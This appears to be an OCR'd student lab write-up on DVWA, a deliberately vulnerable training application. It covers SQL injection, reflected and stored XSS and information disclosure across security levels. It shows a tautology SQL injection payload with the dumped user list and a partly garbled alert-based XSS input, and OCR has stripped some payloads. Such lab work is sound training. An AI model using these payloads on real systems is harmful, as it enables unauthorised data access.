
User ID:

```
ID: %' or '0' = '0
First name: admin
Surname: admin

ID: %' or '0' = '0
First name: Gordon
Surname: Brown

ID: %' or '0' = '0
First name: Hack
Surname: Me

ID: %' or '0' = '0
First name: Pablo
Surname: Picasso

ID: %' or '0' = '0
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Medium:



Vulnerability: SQL Injection


User ID:

```
ID: %' or '0' = '0
First name: admin
Surname: admin

ID: %' or '0' = '0
First name: Gordon
Surname: Brown

ID: %' or '0' = '0
First name: Hack
Surname: Me

ID: %' or '0' = '0
First name: Pablo
Surname: Picasso

ID: %' or '0' = '0
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

High:



Vulnerability: SQL Injection

User ID:

```
ID: %' or  '0' = '0
First name: admin
Surname: admin

ID: %' or  '0' = '0
First name: Gordon
Surname: Brown

ID: %' or  '0' = '0
First name: Hack
Surname: Me

ID: %' or  '0' = '0
First name: Pablo
Surname: Picasso

ID: %' or  '0' = '0
First name: Bob
Surname: Smith
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

4.cross-site scripting:

Cross-site scripting (XSS) is a type of security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. This occurs when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious code into a web page that is then executed by a victim's web browser.

Xss-reflected:

Low:



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

```
Hello
```

127.0.0.1:42001

SANKETH

Medium:



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

```
Hello alert('SANKETH');
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

High:



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello >

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Xss-Stored:

Low:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

192.168.78.129

sanketh


□ Don't allow 192.168.78.129 to prompt you again

Message: This is a test comment.

Name: Darshan
Message:

Name: sanketh
Message:

Medium:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

192.168.78.129

sanketh


□ Don't allow 192.168.78.129 to prompt you again

Message: This is a test comment.

Name: Darshan
Message:

Name: sanketh
Message:

High:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

192.168.78.129

sanketh

□ Don't allow 192.168.78.129 to prompt you again

OK

Message: This is a test comment.


Name: Darshan
Message:

Name: sanketh
Message:

5.sensitive information disclosure:

Sensitive information disclosure is a type of security vulnerability that occurs when an application or system reveals sensitive information to unauthorized users. This can include personal information, such as names, addresses, social security numbers, or financial information, as well as system information, such as server logs, database credentials, or other configuration details.

Low:



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low | Submit

PHPIDS


PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

Medium:



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Medium [Submit]

PHPIDS


PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]



```
HTTP/1.1 200 OK
Date: Mon, 13 Mar 2023 06:55:58 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=ce1a7f9ac817fcf555c7659879a93b8c; path=/
Set-Cookie: security=high
Content-Length: 1289
Content-Type: text/html;charset=utf-8
```

High:



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

High [Submit]

PHPIDS

